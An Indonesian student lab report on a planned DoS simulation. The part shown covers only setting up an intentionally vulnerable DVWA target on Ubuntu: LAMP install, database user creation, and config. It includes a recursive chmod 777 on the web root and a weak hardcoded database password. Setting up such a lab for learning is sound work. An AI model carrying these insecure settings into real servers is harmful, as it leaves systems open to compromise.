

SIMULASI SERANGAN DOS (HPING3 & SLOWLORIS)

NAMA : FATHYA SHABIRA A.T

NIM : 105841111923

MATA KULIAH : ADVANCED NETWORK SECURITY AND PROTOCOL

KELAS : 5 JK-A

1. PENDAHULUAN

Distributed Denial of Service (DDoS) adalah salah satu ancaman keamanan jaringan yang paling merusak, di mana penyerang membanjiri target dengan traffic berlebihan hingga layanan menjadi tidak dapat diakses oleh pengguna yang sah. Serangan ini dapat menargetkan berbagai layer dalam model OSI, mulai dari network layer (ICMP flood), transport layer (SYN flood), hingga application layer (HTTP flood).

2. TUJUAN PRAKTIKUM

Praktikum ini bertujuan untuk memahami mekanisme serangan DDoS dan teknik mitigasinya melalui simulasi di lingkungan laboratorium yang aman. Anda akan mempelajari cara menggunakan tools seperti hping3 dan slowloris untuk melakukan serangan, serta menerapkan firewall rules untuk melindungi sistem dari serangan tersebut.


3. TOOLS YANG DIGUNAKAN

No	Tools / Software	Versi / OS	Fungsi
1	Kali Linux	Rolling / Latest	Sistem operasi attacker untuk menjalankan serangan DoS
2	Ubuntu Server	20.04 / 22.04	Server target (korban)
3	Apache2	Default Ubuntu Repo	Web server untuk menjalankan DVWA
4	MariaDB	Default Ubuntu Repo	Database server DVWA
5	PHP	7.x / 8.x	Backend aplikasi DVWA
6	DVWA	Latest GitHub	Aplikasi web target yang rentan

7	Hping3	Built-in Kali	Melakukan serangan SYN Flood
8	Slowloris	Built-in Kali	Melakukan serangan DoS layer aplikasi
9	IPTables	Linux Kernel	Mitigasi dan filtering trafik DoS
10	VMware Workstation	-	Virtualisasi lingkungan simulasi
11	Browser Firefox	Default	Pengujian akses layanan web

4. LATAR BELAKANG DAN SKENARIO PENGUJIAN

A. Topologi:



Gambar 1 Topologi Jaringan Pengujian DDoS Attack

Kedua mesin berada dalam subnet yang sama (192.168.132.0/24) sehingga dapat berkomunikasi langsung tanpa routing, dengan latency sangat rendah seperti yang terlihat pada hasil ping sebelumnya (0.5-1ms). Penggunaan switch layer 2 memastikan traffic DDoS dapat langsung mencapai target tanpa hambatan intermediate devices, menciptakan kondisi ideal untuk mengamati dampak murni serangan terhadap resource server target. Topologi simpel ini sesuai dengan best practice penetration testing dimana attacker dan target diisolasi dalam environment virtual terkontrol menggunakan VMware Workstation.

B. Attacker:

```
(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:46:ae:83 brd ff:ff:ff:ff:ff:ff
    inet 192.168.132.134/24 brd 192.168.132.255 scope global dynamic noprefixroute eth0
        valid_lft 1758sec preferred_lft 1758sec
    inet6 fe80::6cd2:f1c:929:c3e3/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Gambar 2. Konfigurasi Network Interface Kali Linux - Output ip a

Output perintah ip a (ip address) pada terminal Kali Linux yang menunjukkan konfigurasi network interface sistem. Terdapat dua interface jaringan aktif: interface loopback (lo) dengan IP 127.0.0.1 yang merupakan localhost standar, dan interface ethernet (eth0) dengan status UP yang memiliki alamat IP 192.168.132.134/24 dan broadcast 192.168.132.255 dalam subnet yang sama dengan target server DVWA. Interface eth0 juga menampilkan MAC address dan IPv6 link-local address fe80::c6d2:f1c:929:c3e3/64. Status kedua interface menunjukkan konfigurasi "UP,LOWER_UP" yang mengindikasikan interface aktif dan siap digunakan untuk komunikasi jaringan, dengan MTU 65536 untuk loopback dan 1500 untuk eth0. Konfigurasi ini penting untuk memastikan mesin Kali Linux (attacker) dapat berkomunikasi dengan server target (192.168.132.136) dalam pengujian serangan DDoS yang akan dilakukan.

C. Target:

```
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ef:32:8b brd ff:ff:ff:ff:ff:ff
    altnam enp2s1
    inet 192.168.132.136/24 brd 192.168.132.255 scope global dynamic noprefixroute ens33
        valid_lft 1693sec preferred_lft 1693sec
    inet6 fe80::20c:29ff:feef:328b/64 scope link
        valid_lft forever preferred_lft forever
```

Gambar 3. Konfigurasi Network Interface Ubuntu Server Target - Output ip a


Output perintah ip a pada terminal Ubuntu Server yang berfungsi sebagai target server DVWA dalam pengujian serangan DDoS. Terdapat dua interface jaringan: interface loopback (lo) dengan alamat IP 127.0.0.1/8 untuk komunikasi localhost internal, dan interface ethernet (ens33) dengan status UP yang dikonfigurasi dengan alamat IP 192.168.132.136/24, broadcast 192.168.132.255, dan MAC address 00:0c:29:ef:32:8b. Interface ens33 menggunakan MTU 1500 bytes yang merupakan standar untuk jaringan Ethernet, serta memiliki alamat IPv6 link-local fe80::20c:29ff:feef:328b/64 dengan scope link. Status interface menunjukkan konfigurasi "BROADCAST,MULTICAST,UP,LOWER_UP" yang mengindikasikan interface aktif,

mendukung broadcast/multicast, dan siap menerima trafik jaringan termasuk serangan DDoS yang akan dikirim dari mesin Kali Linux (192.168.132.134). Konfigurasi ini memastikan kedua mesin berada dalam subnet yang sama (192.168.132.0/24) sehingga dapat berkomunikasi untuk keperluan penetration testing

5. PEMBANGUNAN TARGET (SERVER SETUP)

A. Instalasi LAMP Stack & Git Mengupdate repository dan menginstal paket Apache, MariaDB, PHP, dan Git.

1. sudo apt update




```
ubuntu@ubuntu:~$ sudo apt update
Ign:1 cdrom://Ubuntu 24.04.3 LTS _Noble Numbat_ - Release amd64 (20250805.1) noble InRelease
Hit:2 cdrom://Ubuntu 24.04.3 LTS _Noble Numbat_ - Release amd64 (20250805.1) noble Release
Hit:4 http://archive.ubuntu.com/ubuntu noble InRelease
Hit:5 http://security.ubuntu.com/ubuntu noble-security InRelease
Hit:6 http://archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:7 http://archive.ubuntu.com/ubuntu noble-backports InRelease
Reading package lists... 33%
```

Gambar 4. Proses Update Repository Ubuntu Server - apt update

Proses eksekusi perintah `sudo apt update` pada terminal Ubuntu Server yang berfungsi untuk memperbarui daftar paket dari repository Ubuntu. Sistem mengakses berbagai repository mirror termasuk cdrom lokal Ubuntu 24.04.3 LTS Noble Numbat dan server online seperti `archive.ubuntu.com` serta `security.ubuntu.com` untuk mendapatkan informasi paket terbaru dari komponen `InRelease`, `noble-security`, `noble-updates`, dan `noble-backports`. Progress bar menunjukkan "Reading package lists... 33%" yang mengindikasikan sistem sedang membaca dan memproses metadata paket dari repository yang diakses. Proses update repository ini merupakan langkah awal penting sebelum instalasi paket-paket yang dibutuhkan untuk setup DVWA server seperti Apache2, PHP, MySQL, dan modul-modul pendukung lainnya

2. sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php git -y




```
ubuntu@ubuntu:~$ sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php git -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'php8.3-mysql' instead of 'php-mysqli'
apache2 is already the newest version (2.4.58-1ubuntu8.8).
mariadb-server is already the newest version (1:10.11.13-0ubuntu0.24.04.1).
php is already the newest version (2:8.3+93ubuntu2).
php8.3-mysql is already the newest version (8.3.6-0ubuntu0.24.04.5).
php-gd is already the newest version (2:8.3+93ubuntu2).
libapache2-mod-php is already the newest version (2:8.3+93ubuntu2).
0 upgraded, 0 newly installed, 0 to remove and 269 not upgraded.
```

Gambar 5. Instalasi LAMP Stack untuk DVWA - Apache2, MariaDB, PHP

Output perintah `sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php` yang digunakan untuk menginstal komponen LAMP stack (Linux, Apache, MySQL/MariaDB, PHP) pada Ubuntu Server sebagai persiapan deployment DVWA. Hasil instalasi menunjukkan bahwa semua paket sudah terinstal dalam versi terbaru: Apache2 versi 2.4.58, MariaDB-server versi 1:10.11.13, PHP versi 2:8.3+93ubuntu2, php8.3-mysqli versi 8.3.6, php8.3-gd versi 2:8.3+93ubuntu2, dan libapache2-mod-php. Sistem menampilkan pesan "0 upgraded, 0 newly installed, 0 to remove and 269 not upgraded" yang mengkonfirmasi semua paket dependencies sudah tersedia dan tidak ada instalasi baru yang diperlukan. Dengan LAMP stack terpasang, server siap untuk menjalankan aplikasi web DVWA yang akan menjadi target serangan DDoS dalam pengujian penetration testing

B. Instalasi DVWA Mengunduh source code DVWA dari GitHub ke direktori web server.

1. `cd /var/www/html`



```
ubuntu@ubuntu:~$ cd /var/www/html
```

Gambar 6. Navigasi ke Direktori Web Root Apache

Perintah `cd /var/www/html` yang digunakan untuk berpindah ke direktori web root Apache2 dimana file-file website disimpan. Direktori `/var/www/html/` merupakan document root default Apache2 pada Ubuntu yang menjadi lokasi penyimpanan aplikasi web termasuk DVWA yang baru saja di-clone. Working directory berubah menjadi `/var/www/html` seperti yang ditunjukkan pada prompt terminal, memungkinkan eksekusi perintah-perintah berikutnya untuk konfigurasi dan setup DVWA di lokasi yang tepat.

2. `sudo git clone https://github.com/digininja/DVWA.git`




```
ubuntu@ubuntu:/var/www/html$ sudo git clone http://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
warning: redirecting to https://github.com/digininja/DVWA.git/
remote: Enumerating objects: 5622, done.
Receiving objects: 5% (282/5622), 108.01 KiB | 191.00 KiB/s
```

Gambar 7 Cloning Repository DVWA dari GitHub

Proses cloning repository DVWA (Damn Vulnerable Web Application) dari GitHub menggunakan perintah `sudo git clone`

<http://github.com/digininja/DVWA.git> di direktori `/var/www/html/`. Sistem menunjukkan progress download dengan status "Receiving objects: 5% (282/5622), 108.01 KiB | 191.00 KiB/s" yang mengindikasikan proses download source code DVWA sedang berlangsung. Repository dikloning dari URL resmi <https://github.com/digininja/DVWA.git> dengan total 5622 objek yang perlu diunduh. Proses cloning ini merupakan langkah instalasi DVWA pada web server Apache2 untuk dijadikan target aplikasi vulnerable dalam pengujian serangan DDoS

3. **sudo chmod -R 777 /var/www/html/DVWA/**



```
ubuntu@ubuntu:/var/www/html/dvwa/config$ sudo chmod -R 777 /var/www/html/dvwa
```

Gambar 8 Konfigurasi Permission DVWA Directory - chmod 777

Perintah `sudo chmod -R 777 /var/www/html/dvwa` yang memberikan full permission (read, write, execute) secara rekursif untuk semua file dan folder di dalam direktori DVWA. Permission 777 berarti owner, group, dan others memiliki akses penuh terhadap semua konten DVWA termasuk file konfigurasi, upload directory, dan database setup. Meskipun permission ini tidak aman untuk production environment, pengaturan ini diperlukan dalam environment testing DVWA agar aplikasi dapat berfungsi dengan baik dan semua fitur vulnerability dapat diakses untuk keperluan penetration testing dan simulasi serangan DDoS

4. **ls /var/www/html**



```
ubuntu@ubuntu:/var/www/html$ ls /var/www/html/
DVWA  index.html
```

Gambar 9 Verifikasi Isi Direktori Web Root - ls Command

Output perintah `ls /var/www/html/` yang memverifikasi isi direktori web root Apache2. Hasil listing menunjukkan dua item: folder "DVWA" (ditandai dengan highlight hijau yang mengindikasikan direktori) dan file "index.html" yang merupakan halaman default Apache. Keberadaan folder DVWA mengkonfirmasi proses git clone sebelumnya berhasil dan aplikasi DVWA telah tersimpan di lokasi yang benar untuk diakses melalui web browser

C. Konfigurasi Database Membuat database khusus untuk DVWA agar aplikasi bisa berjalan.

1. sudo MariaDB

```
ubuntu@ubuntu:/var/www/html$ sudo mariadb
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.13-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Gambar 10 Akses MariaDB Monitor sebagai Root

Akses ke MariaDB monitor menggunakan perintah `sudo mariadb` yang membuka interface command-line database. Sistem menunjukkan welcome message MariaDB dengan informasi server version 10.11.13-MariaDB pada Ubuntu 24.04.1, connection ID 31, dan copyright notice dari Oracle dan MariaDB Corporation Ab. Interface MariaDB monitor siap menerima perintah SQL untuk konfigurasi database DVWA dengan prompt "MariaDB [(none)]>" yang mengindikasikan belum ada database yang dipilih. Help command tersedia dengan mengetik 'help;' atau '\h', dan '\c' untuk clear input statement.

2. CREATE DATABASE dvwa;

```
MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.001 sec)
```

Gambar 11 Pembuatan Database DVWA - CREATE DATABASE

Query SQL `CREATE DATABASE dvwa;` yang membuat database baru bernama 'dvwa' di MariaDB server untuk menyimpan data aplikasi Damn Vulnerable Web Application. Query berhasil dieksekusi dengan status "Query OK, 1 row affected (0.001 sec)" yang mengindikasikan database telah dibuat dalam waktu 1 milidetik dan 1 entry baru ditambahkan ke system catalog. Database 'dvwa' ini akan digunakan oleh aplikasi untuk menyimpan tabel-tabel user, guestbook, dan data lainnya yang diperlukan untuk menjalankan berbagai modul vulnerability testing

3. CREATE USER 'bxryyan'@'localhost' IDENTIFIED BY '020505';

```
MariaDB [(none)]> CREATE USER 'kiaaja'@'localhost' IDENTIFIED BY '020505';
Query OK, 0 rows affected (0.001 sec)
```

Gambar 12 Pembuatan User Database DVWA - CREATE USER

Eksekusi query SQL CREATE USER 'kiaaja'@'localhost' IDENTIFIED BY '020505'; untuk membuat user database baru bernama 'kiaaja' dengan password '020505' yang hanya dapat mengakses dari localhost. Query berhasil dieksekusi dengan status "Query OK, 0 rows affected (0.001 sec)" yang mengkonfirmasi user database telah dibuat dalam waktu 1 milidetik. User 'kiaaja' ini akan digunakan oleh aplikasi DVWA untuk koneksi ke database MariaDB dengan credential yang sesuai dengan konfigurasi di file config.inc.php.

4. GRANT ALL PRIVILEGES ON dvwa.* TO 'kiaaja'@'localhost';

```
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'kiaaja'@'localhost';  
Query OK, 0 rows affected (0.001 sec)
```

Gambar 13 Grant Full Privileges Database DVWA ke User

Query GRANT ALL PRIVILEGES ON dvwa.* TO 'kiaaja'@'localhost'; yang memberikan semua hak akses (SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, dll) pada database 'dvwa' kepada user 'kiaaja' dari localhost. Query berhasil dieksekusi dengan "Query OK, 0 rows affected (0.001 sec)" yang mengkonfirmasi user 'kiaaja' sekarang memiliki full control terhadap semua tabel dan data dalam database dvwa. Grant ALL PRIVILEGES diperlukan agar aplikasi DVWA dapat melakukan operasi database lengkap termasuk create tables, insert data, dan manipulasi data untuk berbagai modul vulnerability testing.

5. FLUSH PRIVILEGES;

```
MariaDB [(none)]> FLUSH PRIVILEGES;  
Query OK, 0 rows affected (0.001 sec)
```

Gambar 14 Flush Privileges MariaDB

Perintah FLUSH PRIVILEGES; yang memaksa MariaDB untuk reload grant tables dan menerapkan perubahan privileges yang baru dibuat. Query berhasil dengan status "Query OK, 0 rows affected (0.001 sec)" yang mengindikasikan sistem telah memperbarui cache privileges dalam 1 milidetik. Perintah FLUSH PRIVILEGES penting untuk memastikan perubahan user dan permission langsung aktif tanpa perlu restart service MariaDB.

6. EXIT;


```
MariaDB [(none)]> EXIT;  
Bye
```

Gambar 15 Keluar dari MariaDB Monitor - EXIT

Perintah EXIT; yang digunakan untuk keluar dari MariaDB monitor dan kembali ke shell terminal Ubuntu. Sistem menampilkan pesan "Bye" yang mengkonfirmasi sesi MariaDB telah ditutup dengan sukses. Setelah keluar dari MariaDB, konfigurasi database untuk DVWA telah selesai dan user dapat melanjutkan ke tahap konfigurasi aplikasi DVWA

D. Konfigurasi Koneksi Menyalin file konfigurasi dan menyesuaikannya dengan database yang baru dibuat.

1. cd /var/www/html/DVWA/config

```
ubuntu@ubuntu:/var/www/html$ cd DVWA/config
```

Gambar 16 Navigasi ke Direktori Config DVWA

Perintah cd DVWA/config yang digunakan untuk berpindah ke direktori konfigurasi DVWA dari lokasi /var/www/html/. Working directory berubah menjadi /var/www/html/DVWA/config dimana file konfigurasi utama DVWA seperti config.inc.php dan config.inc.php.dist tersimpan. Direktori config ini berisi file-file yang mengatur koneksi database, pengaturan reCAPTCHA, dan berbagai parameter aplikasi DVWA yang perlu disesuaikan sebelum aplikasi dapat berfungsi

2. sudo cp config.inc.php.dist config.inc.php

```
ubuntu@ubuntu:/var/www/html$ cd DVWA/config  
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo cp config.inc.php.dist config.inc.php
```

Gambar 17 Copy File Template Konfigurasi DVWA


Perintah sudo cp config.inc.php.dist config.inc.php yang menyalin file template konfigurasi default (config.inc.php.dist) menjadi file konfigurasi aktif (config.inc.php). File config.inc.php.dist merupakan template yang disediakan oleh DVWA berisi pengaturan default yang perlu disesuaikan dengan environment server lokal. Setelah file disalin, config.inc.php dapat diedit untuk mengisi kredensial database yang telah dibuat sebelumnya (user: kiaaja, password: 020505, database: dvwa).

3. sudo nano config.inc.php

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo nano config.inc.php
```

Gambar 18 Membuka File Konfigurasi DVWA dengan Nano Editor

Perintah `sudo nano config.inc.php` yang membuka file konfigurasi DVWA menggunakan text editor nano dengan privileges root untuk editing. File `config.inc.php` merupakan file PHP utama yang berisi array asosiatif `$_DVWA` dengan berbagai parameter koneksi database dan pengaturan aplikasi yang perlu disesuaikan. Editor nano memungkinkan modifikasi langsung terhadap variabel database seperti `db_server`, `db_database`, `db_user`, `db_password`, dan `db_port` sesuai dengan konfigurasi MariaDB yang telah dibuat sebelumnya.



```
GNU nano 7.2                                config.inc.php
?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$dbms = getenv('DBMS') ?: 'MySQL';
#$dbms = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA['db_database'] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA['db_user'] = getenv('DB_USER') ?: 'kiaaja';
$_DVWA['db_password'] = getenv('DB_PASSWORD') ?: '020505';
$_DVWA['db_port'] = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

[ Read 56 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^J Execute   ^C Location  M-U Undo     M-A Set Mark
^X Exit      ^R Read File ^L Replace   ^U Paste     ^_ Justify   ^/ Go To Line M-E Redo     M-6 Copy
```


Gambar 19 Isi File config.inc.php - Konfigurasi Database DVWA

Menampilkan isi file `config.inc.php` dalam nano editor yang berisi konfigurasi lengkap DVWA termasuk Database Management System dengan variabel `$DBMS = 'MySQL'` dan Database variables. Konfigurasi database menunjukkan parameter koneksi: `$_DVWA['db_server'] = '127.0.0.1'` untuk localhost, `$_DVWA['db_database'] = 'dvwa'` untuk nama database, `$_DVWA['db_user'] = 'kiaaja'` untuk username, `$_DVWA['db_password'] = '020505'` untuk password, dan `$_DVWA['db_port'] = '3306'` untuk MySQL port default. File juga berisi warning bahwa database akan dihapus selama setup dan peringatan untuk MariaDB users bahwa

mereka harus membuat dedicated DVWA user (bukan root) sesuai dokumentasi README.md. Section reCAPTCHA settings juga terlihat dengan variabel untuk public dan private key yang dapat di-generate dari Google reCAPTCHA admin. Status bar nano menunjukkan "Read 56 lines" yang mengindikasikan file telah dimuat sepenuhnya untuk editing

E. Verifikasi Awal Konfigurasi DVWA


1. Verifikasi dan Inisialisasi Aplikasi DVWA



Gambar 20. Halaman Login DVWA - Akses Pertama Kali

Menampilkan halaman login DVWA yang berhasil diakses melalui browser Firefox pada URL <http://192.168.132.136/DVWA/login.php>. Interface menunjukkan form login dengan field Username (terisi 'admin') dan Password (terisi dengan karakter tersembunyi) serta tombol Login. Logo DVWA dengan desain hijau-abu-abu ditampilkan di bagian atas halaman, dan link "Damn Vulnerable Web Application (DVWA)" tersedia di bagian bawah. Halaman ini mengkonfirmasi instalasi DVWA pada Ubuntu Server dengan IP 192.168.132.136

